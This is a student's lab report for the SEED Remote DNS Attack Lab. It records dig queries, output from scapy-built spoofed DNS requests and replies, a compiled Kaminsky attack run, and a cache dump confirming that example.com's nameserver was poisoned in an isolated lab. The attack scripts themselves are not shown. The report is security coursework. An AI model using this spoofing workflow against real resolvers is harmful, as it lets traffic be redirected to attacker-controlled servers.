


Computer Network Security

Name	Naman Choudhary
SRN	PES2UG20CS209
Section	D

Remote DNS Attack Lab

Task 0:

```
dig ns.attacker32.com
```



The screenshot shows a terminal window titled "seed@Naman209: ~". The command "dig ns.attacker32.com" is entered and its output is displayed. The output shows a standard DNS query response with sections for HEADER, PSEUDOSECTION, QUESTION, ANSWER, and additional information.

```
seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:user:/# dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1374
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 1efb4815d2a3c5c101000000634c390b1e44ccd5a5a685ad (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A
;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 44 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 16 17:02:03 UTC 2022
;; MSG SIZE  rcvd: 90
```

```
dig www.example.com
dig @ns.attacker32.com www.example.com
```

```
seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:user:/# dig @ns.attacker32.com www.example.com

; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30204
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9e50b7884f4c689301000000634c396694d0854e7fb7846e (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5

;; Query time: 3 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Oct 16 17:03:34 UTC 2022
```

Task 1: Construct DNS request

```
python3 generate_dns_query.py
```

```
seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:attacker:/volumes# python3 generate_dns_query.py
###[ IP ]###
version      = 4
ihl          = None
tos          = 0x0
len          = None
id           = 1
flags         =
frag          =
ttl          = 64
proto        = udp
chksum       = None
src          = 1.2.3.4
dst          = 10.9.0.53
\options   \
###[ UDP ]###
sport         = 12345
dport         = domain
len          = None
chksum       = 0x0
###[ DNS ]###
id           = 43690
qr           = 0
opcode        = QUERY
aa           = 0
tc           = 0
rd           = 1
ra           = 0
z            =
ad           = 0
cd           = 0
rcode        = ok
qdcnt        = 1
ancount      = 0
nscount      = 0
arcount      = 0
\qd         \
|###[ DNS Question Record ]###
```

Task 2: Spoof DNS Replies

```
dig NS example.com
dig +short a [example.com name server's name]
```

```
seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:attacker:/volumes# dig NS example.com

; <>> DiG 9.16.1-Ubuntu <>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59765
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.           IN      NS

;; ANSWER SECTION:
example.com.        4502    IN      NS      a.iana-servers.net.
example.com.        4502    IN      NS      b.iana-servers.net.


;; Query time: 23 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sun Oct 16 17:21:03 UTC 2022
;; MSG SIZE  rcvd: 88

root@209:attacker:/volumes# dig +short a a.iana-servers.net.
199.43.135.53
root@209:attacker:/volumes# dig +short a b.iana-servers.net.
199.43.133.53
root@209:attacker:/volumes#
```

```
python3 generate_dns_reply.py
```

```
seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:attacker:/volumes# python3 generate_dns_reply.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = udp
chksum    = 0x0
src        = 199.43.135.53
dst        = 10.9.0.53
\options   \
###[ UDP ]###
sport      = domain
dport      = 33333
len        = None
chksum    = 0x0
###[ DNS ]###
id         = 43690
qr         = 1
opcode     = QUERY
aa         = 1
tc         = 0
rd         = 0
ra         = 0
z          = 0
ad         = 0
cd         = 0
rcode     = ok
qdcnt     = 1
ancnt     = 1
nscount   = 1
arcount   = 0
\qd      \
|###[ DNS Question Record ]###
```

Wireshark:



Observation: Spoofed DNS packets observed

Task 3: Launch the Kaminsky Attack

```
gcc -o kaminsky attack.c
./kaminsky
```

```
seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
seed@I<<>
name: cxmie, id:7000
name: vqgno, id:7500
name: jxoos, id:8000
name: njhks, id:8500
name: mxbtk, id:9000
name: gbfrx, id:9500
name: btvoe, id:10000
name: zluhy, id:10500
name: ktxyh, id:11000
name: qotzy, id:11500
name: llyog, id:12000
name: ivipo, id:12500
name: frich, id:13000
name: odsil, id:13500
name: qsgqt, id:14000
name: nijih, id:14500
name: jvthk, id:15000
name: bshjh, id:15500
name: vrafv, id:16000
name: hvzzd, id:16500
name: msysi, id:17000
name: thqcq, id:17500
name: xnlsv, id:18000
name: xupgf, id:18500
name: weyzj, id:19000
name: ugfti, id:19500
name: kfakz, id:20000
name: idiah, id:20500
name: yzvmu, id:21000
name: sjqhq, id:21500
name: vfufe, id:22000
name: fqlmj, id:22500
name: tzqvj, id:23000
name: rfpzf, id:23500
name: wagrm, id:24000
name: ajxss, id:24500
name: nqyjm, id:25000
```

```
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

```
$ root@209:local-dns-server: /  
File Actions Edit View Help  
root@209:local-dns-server: /  
root@209:local-dns-server:/# rndc dumpdb -cache && grep attacker /var/  
/cache/bind/dump.db  
ns.attacker32.com. 862465 A 10.9.0.153  
root@209:local-dns-server:/# rndc dumpdb -cache && grep attacker /var/  
/cache/bind/dump.db  
ns.attacker32.com. 862389 A 10.9.0.153  
example.com. 776481 NS ns.attacker32.com.  
; ns.attacker32.com [v4 TTL 1724] [v4 success] [v6 unexpected]  
root@209:local-dns-server:/#
```

Observation: Spoofed nameserver appears in the dump

Task 4: Result Verification

```
dig www.example.com
```

```
$ seed@Naman209: ~  
File Actions Edit View Help  
seed@Naman209: ~  
root@209:user:/# dig www.example.com  
  
;; <>> DiG 9.16.1-Ubuntu <>> www.example.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43273  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 4096  
; COOKIE: 5bfeb21d4d1dcf5801000000634c3f9486981c5fe1604c9e (good)  
; QUESTION SECTION:  
;www.example.com. IN A  
  
;; ANSWER SECTION:  
www.example.com. 259200 IN A 1.2.3.5  
  
;; Query time: 16 msec  
;; SERVER: 10.9.0.53#53(10.9.0.53)  
;; WHEN: Sun Oct 16 17:29:56 UTC 2022  
;; MSG SIZE rcvd: 88
```

```
dig @ns.attacker32.com www.example.com
```

```

seed@Naman209: ~
File Actions Edit View Help
seed@Naman209: ~
root@209:user:/# dig @ns.attacker32.com www.example.com

; <>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42304
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 4ec7d3452d38fd001000000634c3fa670a79d7083f104c4 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A


;; ANSWER SECTION:
www.example.com.        259200  IN      A      1.2.3.5

;; Query time: 12 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Oct 16 17:30:14 UTC 2022

```

Wireshark:





Observation: The attack was successful because we ran the Kaminsky attack, where the NameServer is spoofed from an external DNS source